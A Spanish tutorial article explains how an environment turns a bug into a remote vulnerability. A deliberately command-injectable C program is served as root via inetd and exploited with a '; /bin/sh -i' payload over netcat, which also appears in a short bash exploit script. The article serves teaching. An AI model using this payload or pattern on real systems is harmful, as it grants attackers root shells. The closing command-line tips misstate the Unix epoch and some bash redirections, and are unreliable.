Para terminar con esta introducción debemos hablar de un último tema. Una cuestión que, en última instancia, es la que convierte una vulnerabilidad en un problema de seguridad real. Estamos hablando del acceso a la vulnerabilidad.

Lo que esto significa es que, aunque un determinado sistema sea vulnerable, si un atacante no tiene acceso a él, no existe un riesgo real. Por supuesto, existe siempre un riesgo potencial… que algo cambie en el futuro y de repente esa vulnerabilidad sea accesible. Vamos que siempre es mejor solucionar el problema que esconderlo.

Para que una VULNERABILIDAD sea un problema de seguridad.... esta debe ser accesible

Supongo que esto puede sonar un poco confuso. Vamos a explicarlo un poco más en detalle. Dejando a un lado los casos más obvios de accesibilidad física o de red (como sucede con las cosas conectadas directamente a internet), en general, los sistemas modernos ofrecen un montón de medidas con las que asegurar su integridad. Protecciones con las que reducir la accesibilidad a estas vulnerabilidades y por lo tanto hacer muy difícil el desarrollo de un *exploit*. Es decir, la vulnerabilidad está ahí, pero no se puede acceder a ella, no se puede explotar.

A fecha de hoy, esta claro que es imposible crear programas sin bugs. Llegará el día que esto sea posible, pero por el momento, por **Haches** o por **Bes** los programas tienen bugs. Así que, una de las soluciones que se han buscado es añadir protecciones a los sistemas para que esos bugs no puedan convertirse fácilmente en vulnerabilidades.

Estas protecciones se encuentra a distintos niveles. Por ejemplo ASLR (*Address Space Layout Randomization*) se implementa a nivel del sistema operativo. Los canarios de pila (*Stack Canary*) se implementan a nivel de librerías/-compilador. O un firewall (también a nivel del sistema operativo) puede protegernos cuando la red está involucrada en la vulnerabilidad.

Suficiente teoría. Vamos a ver todo esto ahora con un ejemplo práctico, y espero que cualquier cosa que todavía no haya quedado clara se esclarezca inmediatamente. :)

EJEMPLO. BUGS

Empecemos con un sencillo programa al que hemos llenado de bugs por razones puramente didácticas. Algo como esto:

```
#include <stdio.h>
#include <string.h>

int main ()
{
  char cmd[512];
  char buffer[128];

  puts ("[TUFL] The Ultimate Folder Lister");
  puts ("Version 1.0");
  puts ("(c) RancioSA, 2018");
  puts ("Introduce el directorio a listar:");
  flush (NULL);
  gets (buffer);
  sprintf (cmd, "ls %s", buffer);
  system (cmd);
}
```

Como podéis comprobar este programa es realmente… peligroso. Mogollón de bugs en unas pocas líneas de código… ingreible. Podemos ver un par de buffer overflows (ya hablaremos de eso en el futuro… si vosotros queréis), y una forma de ejecutar código arbitrario!!!!.

Nota: Para los más despistado, compilad el programa, y cuando os pregunte que directorio queréis listar, escribid algo como esto: ;xeyes…

Podemos concluir que este programa asusta un poquillo… no?. Bueno, eso depende de

como pretendamos utilizar la aplicación.

Tal y como está ahora, un atacante que pueda ejecutar este programa, lo único que va a poder ejecutar es cualquier otro programa que ya podía ejecutar con los permisos que ya tenía. En otras palabras, lo que un atacante podría hacer explotando esta vulnerabilidad, ya lo podía hacer antes.

Así que, como acabamos de ver, un *bug* con implicaciones de seguridad no resulta, inmediatamente en la existencia de una vulnerabilidad. Nuestro programa de ejemplo es patético desde el punto de vista de la seguridad, pero, sin embargo no introduce ninguna vulnerabilidad en el sistema que lo ejecute.... La verdad es que eso no nos ayuda mucho, así que vamos a hacerlo vulnerable!!!!

EJEMPLO. VULNERABILIDADES

La forma más sencilla de convertir nuestro programa de ejemplo en un grave problema de seguridad es ejecutarlo como root o, alternativamente, hacerlo setuid y transferir la propiedad del programa a root (que es básicamente lo mismo).

Como esto es muy aburrido, vamos a convertir este pequeño engendro en una vulnerabilidad remota y así vemos un ejemplo de como estas vulnerabilidades se pueden explotar incluso a través de la red.

Imaginemos que alguien ha tenido la brillante idea de usar este programa para ofrecer un servicio remoto de listado de directorios, sin necesidad de que los usuarios necesiten acceso *shell* a la máquina. A priori, hasta podría parecer una buena idea desde el punto de vista de la seguridad... sin embargo... MEECCC... cagada.

Haciendo TULF accesible remotamente, convertimos un BUG en un grave problema

Para convertir este programa inútil, pero inofensivo en una vulnerabilidad remota monumental vamos a utilizar el super-demonio inetd. Los lectores habituales de Occam's seguro que lo recordáis. Para los nuevos lectores o aquellos con memoria distraída, inetd es un demonio que nos permite convertir cualquier programa que utilice la entrada y salida estándar en un servicio de red, simplemente editando un fichero de configuración... lo cual es muy conveniente en estos momentos.

En general, no querréis utilizar inetd en ningún sistema real. Deberíais incluso evitar la versión mejorada xinetd pero, si en algún momento necesitáis utilizar este tipo de programas, mejor utilizar xinetd. En este ejemplo, vamos a utilizar inetd simplemente porque la configuración es super-sencilla.

INSTALANDO Y CONFIGURANTO `inetd`

En este punto podríais utilizar los paquetes oficiales de vuestra distribución, si bien, es algo que no recomendaría a no ser que estéis utilizando una máquina virtual de usar y tirar.

Utilizaremos inetd para convertir nuestro programa en un servidor de red Mú Rápido

Nosotros vamos a compilarlo e instalarlo en un directorio temporal de forma que no la liemos.

Comenzamos descargando el código fuente y descomprimiéndolo.

```
~ $ cd /tmp
/tmp $ wget \
> http://ftp.gnu.org/gnu/inetutils/inetutils-1.9.tar.gz
/tmp $ tar xzvf inetutils-1.9.tar.gz
```

Ahora ya podemos compilarlo. Yo he deshabilitado todos los servidores y clientes y solo compilado inetd. Así mismo, he configurado el paquete para que se instale en el directorio /tmp/inetd de forma que pueda eliminarlo fácilmente. Si pretendéis hacer más pruebas por vuestra cuenta, quizás sea mejor que lo instaléis en algún otro directorio que no se borre automáticamente al reiniciar la máquina.

Este es el comando que utilicé para configurar inetd

```
/tmp $ cd inetutils-1.9.4
/tmp/inetutils-1.9.4 $ ./configure \
> --prefix=/tmp/inetd --disable-servers \
> --disable-clients --enable-inetd
/tmp/inetutils-1.9.4 $ make && make install
```

Ahora ya tenemos nuestro demonio inetd instalado en /tmp/inetd/libexec.

UN SERVIDOR VULNERABLE

Lo que es realmente güay de inetd es que se ocupa de todos los detalles relacionados con la red. Nuestro programa solo tiene que leer y escribir de la entrada y salida estándar y con eso ya estamos listo. Esto nos viene que ni pintado, ya que eso es precisamente lo que nuestro programa TULF hace!.

Para conseguir que TULF se convierta en un servicio de red, debemos escribir un pequeño fichero de configuración. Este es el que yo he escrito. Los campos relevantes son el primero (el puerto) y el último, el comando a ejecutar.

```
inetd.conf
8000  stream  tcp nowait root /tmp/libexec/tulf
```

Ahora solo tenemos que copiar nuestro programa vulnerable (al que yo he llamado tulf) en el directorio indicado en el fichero de configuración. En este caso /tmp/libexec. Podéis usar el directorio que queráis, simplemente aseguraros de indicar el *path* correctamente en el fichero de configuración. Como podéis ver, yo he puesto todos los ficheros que necesito juntos bajo el mismo directorio

Ahora ya podemos ejecutar nuestro servidor.

```
$ cd /tmp/libexec
/tmp/libexec $ sudo ./inetd -d inetd.conf
```

Listo. Como podéis ver, he ejecutado el demonio como root, para darle más dramatismo a la cosa. Esto no es necesario a no ser que queramos asignar un puerto menor a 1024 a nuestro servicio.

PROBANDO!

Es hora de probar nuestro pedazo de cráter de seguridad. Tenemos nuestro servicio corriendo como root, así que vamos a ello. Desde otro terminal (o otra máquina) ejecutamos:

```
$ nc localhost 8000
[TUFL] The Ultimate Folder Lister
Version 1.0
(c) RancioSA, 2018
Enter the folder you want to list:
; /bin/sh -i
inetd
inetd.conf
s
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

WoW!… gracias al poder del punto y coma tenemos acceso root a esta máquina. Lo hemos conseguido, acabamos de convertir un programa cutre e inofensivo, en una vulnerabilidad crítica, simplemente cambiando el entorno en el que se ejecuta el programa.

Con un par de líneas de BASH podemos escribir un exploit para nuestra recién creado problema de seguridad

Como podéis ver, lo único que hemos cambiado es la accesibilidad a la vulnerabilidad. Ahora, cualquier persona con acceso a la red puede intentar explotar la vulnerabilidad. Antes solo un atacante con acceso local a la máquina podría hacerlo, y además, en ese caso, la vulnerabilidad no le proporcionaba ninguna ventaja que ya no tuviera.

UN EXPLOIT

Estupendo, ahora que ya tenemos una vulnerabilidad remota, es el momento de escribir nuestro *exploit*. Quizás muchos todavía estéis un poco confusos respecto a que pinta tiene un exploit y que es eso de que es un programa. Bueno, en un segundo saldréis de dudas… o al menos eso espero.

Lo más importante de un exploit es tener un banner chulo y saludar a alguien…

Como dijimos más arriba, un exploit no es más que un programa que automatiza la secuencia de pasos a seguir para explotar una vulnerabilidad. En nuestro caso es muy sencillo, sólo tenemos que enviar por la red la cadena de caracteres ; /bin/sh -i. Como se suele decir *PisOfKeik*.

Para un caso tan simple como este, vamos a escribir nuestro exploit como un script BASH.

```
#!/bin/bash

cat <<EOM
=======================================
[TUFL!] Version 1.0 Exploit
por
 _____   ___          ____  _ _    ___
|  _ \ / _ \ _ __    | __ )/ | |_ / _ \
| | | | | | | '_ \   |  _ \| | __| | | |
| |_| | |_| | | | |  | |_) | | |_| |_| |
|____/ \___/|_| |_|  |____/|_|\__|\___/
```

```
Saludos a los lectores de Occam's Razor
+ Now exploiting ....
=======================================
EOM
cat <(echo ";/bin/sh␣-i") - | nc $1 $2
```

NOTA: Podéis generar banners de arte ASCII/HACKER con herramientas como figlet o toilet

NOTA2:El script de arriba requiere dos parámetros, la IP y el puerto de la máquina ejecutando el servicio remoto. Si queréis probarlo, usad:

```
./ exploit .sh  localhost  8000
```

Como podéis ver, lo más importante del exploit es poner un banner bien chulo y saludar a alguien. Luego vienen los detalles técnicos sin importancia.

En serio, acabamos de crear nuestro primer exploit. De hecho, ya que el desarrollador no se entera de nada y que el programa no es muy popular, nadie se ha percatado de este problema de seguridad y lo que tenemos es un **Zero-Day**. TOMA YA!!!!

Bueno, se trataba de un **Zero-Day** hasta que publiqué este artículo… MARDITASEA.

En caso de que hayas estado viviendo en una dimensión paralela, o te hayas perdido la introducción de esta serie, un **Zero-Day** o **0-Day** no es más que un exploit inédito. Nadie lo ha visto antes y tampoco nadie sabe de la vulnerabilidad que explota, por lo cual no existe un parche para el programa y cualquier ataque será, en principio, un éxito.

Una vez que la vulnerabilidad (o el *exploit* que desde este punto de vista son lo mismo) se hace pública y todo el mundo sabe de ella, el **Zero-day** se convierte en un simple *exploit* que solo afectará a aquellos lo suficientemente holgazanes como para no actualizar su sistema. Bueno, tampoco tenemos que ser tan duros.

Mantener nuestros sistemas actualizados nos ayudará a minimar el impacto de los Zero-Days en nuestros sistemas

Hay casos y casos, y, en ocasiones, no es fácil, o incluso posible parchear ciertos sistema. Esto suele ocurrir con sistemas muy viejos para los que no se va a generar un parche por parte del desarrollador y los que lo mantienen, o no tienen los medios o las capacidades para generar el parche ellos mismos.

CONCLUSIONES

Bueno, hasta aquí podemos leer. Espero que os haya resultado fácil de seguir este ejemplo y que haya servido para que tengamos más claro que son eso de los *exploits* y las vulnerabilidades y como el entorno puede hacer que algo inofensivo se convierta en un grave problema.

Si estáis interesados en saber más sobre vulnerabilidades más complicadas y sus técnicas de explotación y protección asociadas, dejad un comentario. Si no hay comentario tendremos que suponer que el tema no interesa y, como se suele decir, a otra cosa mariposa!

Para términar… como parchearíais el programa TULF?… ideas, parches ejemplos… Esperaremos pacientemente por ellas :)

Con un par... de líneas

Brujerías en la línea de comandos

por Tamariz el de la Perdíz

ACTIVAR NAT

Este comando nos permite utilizar nuestra máquina para permitir el acceso a otra red (típicamente Internet) desde otras máquinas que tienen conexión a la nuestra pero no más allá. Un caso típico es permitir el acceso a internet de una tarjeta de desarrollo conectada a través de USB a nuestro ordenador.

```
# iptables -A POSTROUTING -t nat -j MASQUERADE
# echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward > /dev/null
```

Ya hablaremos largo y tendido sobre iptables.

REDIRECCIÓN EN BASH

Esto seguro que todos lo sabéis, pero a mi se me olvida continuamente, así que aquí os dejo las redirecciones típicas para que las tengáis todas juntas en vuestro cuaderno de trucos OR.

```
comando 2>   fichero  (stderr de comando a fichero)
comando 1>&2 fichero  (stdout y stderr... fichero)
comando 2>&1          (stderr y stdout... consola)
comando &>   fichero  (toda la salida de comando a fichero)

comando1 |  comando2  (stdout de comando1 a stdin de comando2)
comando1 |& comando2  (stderr de comando1 a stdin de comando2)
```

ALGUNOS FLAGS DE TAR

La utilidad tar es super potente y tiene, literalmente, cientos de flags. Aquí os dejo algunos que uso a menudo.

Excluir ficheros del sistema de control de versions (git, svn,..)

```
tar czvzf file.tgz ./my_project --exclude-vcs
```

Excluir un directorios

```
tar czvf file.tgz ./my_project --exclude-tag-all=IGNORAR
```

Ahora tendremos que crear un fichero llamado `IGNORAR` en los directorios que queramos excluir de nuestro tar. Para crear el fichero podéis usar touch (`touch directorio_a_ignorar/IGNORAR`)

No solo de gzip vive el hombre

```
tar xJvf file.tar.xz    # Descomprime fichero .xz
tar xjvf file.tar.bzip2 # Descomprime fichero .bzip2
tar xv --lzma f file.tar.lzma # Descomprime fichero .lzma
tar xv --lzop f file.tar.lzma # Descomprime fichero .lzop
funzip file.tar.zip | tar xv
```

USA GREP PARA RESALTAR LO QUE TE INTERESA

Muchas veces, sobre todo mientras depuro programas, tengo que observar el log de la aplicación, pero solo estoy interesado en ciertas líneas, las que tienen que ver con la parte que estoy depurando. El siguiente truco nos permite resaltar las líneas que nos interesan de un log en tiempo real.

```
tail -f file.log | egrep --color 'key1\:|key2\:|$'
```

El comando anterior, mostrará todo el contenido del fichero como haría el comando tail, pero coloreará las líneas que contengan key1 o key2. Si, podéis añadir tantas palabras clave como queráis.

CONVERTIR FECHA UNIX

Muchos logs, almacenan el sello temporal de cada línea utilizando la fecha UNIX. Esa que es un número muy largo. De hecho es el número de segundos transcurridos desde el epoch: El Jueves 1 de Enero de 1972 a media noche.

Podemos convertir esos número en fechas normales de la siguiente forma:

```
date -d @1550918397
echo 1550918397 | gawk '{print strftime("%c", $0)}'
```

Para obtener el tiempo epoch podéis usar:

```
date '+%s'  # Fecha y hora actual
date '+%s' -d "23/02/2019 11:41"
```

Dependiendo de como tengáis configurado vuestros LOCALES, quizás tengáis que cambiar día y mes en la expresión anterior.

Photo by Matheus Frade on Unsplash